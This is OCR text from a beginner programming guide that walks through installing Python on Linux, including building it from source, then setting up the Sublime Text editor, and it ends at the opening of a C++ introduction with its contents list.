
STEP 2 Next enter: `python --version` into the Terminal screen. You should have the output relating to version 2.x of Python in the display. Ours in this case if Python 2.7.12.




STEP 3 Some Linux distros will automatically update the installation of Python to the latest versions whenever the system is updated. To check, first do a system update and upgrade with:

```
sudo apt-get update && sudo apt-get upgrade
```

Enter your password and let the system do any updates.




STEP 4 Once the update and upgrade is complete, you may need to answer 'Y' to authorise any upgrades, enter: `python3 --version` to see if Python 3.x is updated or even installed. In the case of Linux Mint, the version we have is Python 3.5.2, which is fine for our purposes.




STEP 5 However, if you want the latest version, 3.6.2 as per the Python website at the time of writing, you need to build Python from source. Start by entering these commands into the Terminal:


```
sudo apt-get install build-essential checkinstall
sudo apt-get install libreadline-gplv2-dev
libncursesw5-dev libssl-dev libsqlite3-dev tk-dev
libgdbm-dev libc6-dev libbz2-dev
```



STEP 6 Open up your Linux web browser and go to the Python download page: **www.python.org/downloads**. Click on the Download Python 3.6.2 (or whichever version it's on when you look) to download the source Python-3.6.2.tar.xz file.



STEP 7 In the Terminal, go the Downloads folder by entering: `cd Downloads/`. Then unzip the contents of the downloaded Python source code with: `tar -xvf Python-3.6.2.tar.xz`. Now enter the newly unzipped folder with `cd Python-3.6.2/`.



STEP 8 Within the Python folder, enter:


```
./configure
sudo make altinstall
```

This could a little while depending on the speed of your computer. Once finished, enter: `python3.6 --version` to check the installed latest version.

STEP 9 For the GUI IDLE, you need to enter the following command into the Terminal:

```
sudo apt-get install idle3
```

The IDLE can then be started with the command: `idle3`. Note, that IDLE runs a different version from the one you installed from source.




STEP 10 You also need PIP (Pip Installs Packages) which is a tool to help you install more modules and extras. Enter: `sudo apt-get install python3-pip`

PIP is then installed; check for the latest update with:

```
pip3 install --upgrade pip
```

When complete, close the Terminal and Python 3.x will be available via the Programming section in your distro's menu.



Installing a Text Editor


It's not entirely necessary (as you can use the IDLE) but a text editor will help you immensely when you're entering code. A normal word processor inserts its own unique characters, paragraph settings and much more, so it's not a good platform for Python code.

SUBLIME CODE


Sublime Text is an excellent, cross-platform text editor that's designed for entering code. It has a slick interface, many features and performs magnificently. In short, it's an ideal starting point.

STEP 1 Let's begin by navigating to the Sublime Text webpage, to download the latest version for whatever operating system you're currently running. You can find the website at **www.sublimetext.com**, together with a download button for the detected OS that you're using.


STEP 2 However, if you want to specify a particular operating system version, then click on the Download link found in the top menu bar on the site. This will open a page with links for the latest version for OS X, Windows, Windows 64-bit and Linux machines.



STEP 3 Whichever version you choose, download the setup files and double-click them to begin the set up process. If you're using Windows, which we are in this instance, then you see the standard installation wizard. The defaults will suffice, so go ahead and install the program.



STEP 4 When installed, Sublime defaults to a black background and white text; whilst this is perfectly fine for most users, it's not always the most comfortable viewing setup. Thankfully, there are countless themes you can apply by clicking Preferences > Colour Scheme. We've opted for IDLE in this screenshot.




STEP 5 Sublime Text offers some excellent features over that of the standard Python IDLE. For example, enter the following:

```
print ("Hello everyone!")
```


This is an actual Python command, which will print the words Hello everyone! on the screen. Notice how Sublime automatically recognises this as code and places the quotes and parentheses.

STEP 6 Soon, as you become more Python-savvy, you'll find that the standard IDLE isn't quite up to the task of keeping up with your code, alterations and injections of code mid-way through a long program. However, Sublime will keep you updated and you can even utilise indents easily.


STEP 7 We're not going to get too heavily into the code right now but an indent is part of Python programming, where a statement indicates that the following indented commands must be run until a particular event has happened; after which the indents stop. Pressing Ctrl+] will indent a line of code in Python.




STEP 8 Sublime isn't just for Python either. With it you can build code for a number of programming languages. Click on Tools > Build System to see which languages you're able to build with in Sublime.



STEP 9 Sublime comes with a number of preinstalled plugins for Python code, allowing you to experiment with your code in real-time. They're probably a little bewildering at this point in time but you will likely find them useful as your Python skills increase.



STEP 10 However, we recommend you use the IDLE to begin with. Although the Python IDLE isn't as advanced as Sublime, it's a perfect base on which to build your skills. Once you've mastered Python, and the way it works, you can move on to a text editor for the better features.



C++ is an amazing programming language. Most of what you see in front of you when you power up your computer, regardless of whether you're using Windows, macOS or Linux, is created using C++. Being able to code in C++ opens up a whole new world for you in terms of desirable professional skills and the ability to code amazing apps and games.

C++ is an efficient and powerful language that's used to develop operating systems, applications, games and much more. It's used in science, engineering, banking, education, the space industry etc.

We're here to help you take your first steps into the world of C++ and get your first few lines of code up and running.

34	Why C++?
36	Equipment You Will Need
38	Getting to Know C++
40	How to Set Up C++ in Windows
42	How to Set Up C++ on a Mac
44	How to Set Up C++ in Linux
46	Other C++ IDEs to Install

Say Hello to C++

Why C++?

C++ is one of the most popular programming languages available today. Originally called C with Classes, the language was renamed C++ in 1983. It's an extension of the original C language and is a general purpose object-oriented (OOP) environment.

C EVERYTHING

Due to how complex the language can be, and its power and performance, C++ is often used to develop games, programs, device drivers and even entire operating systems.

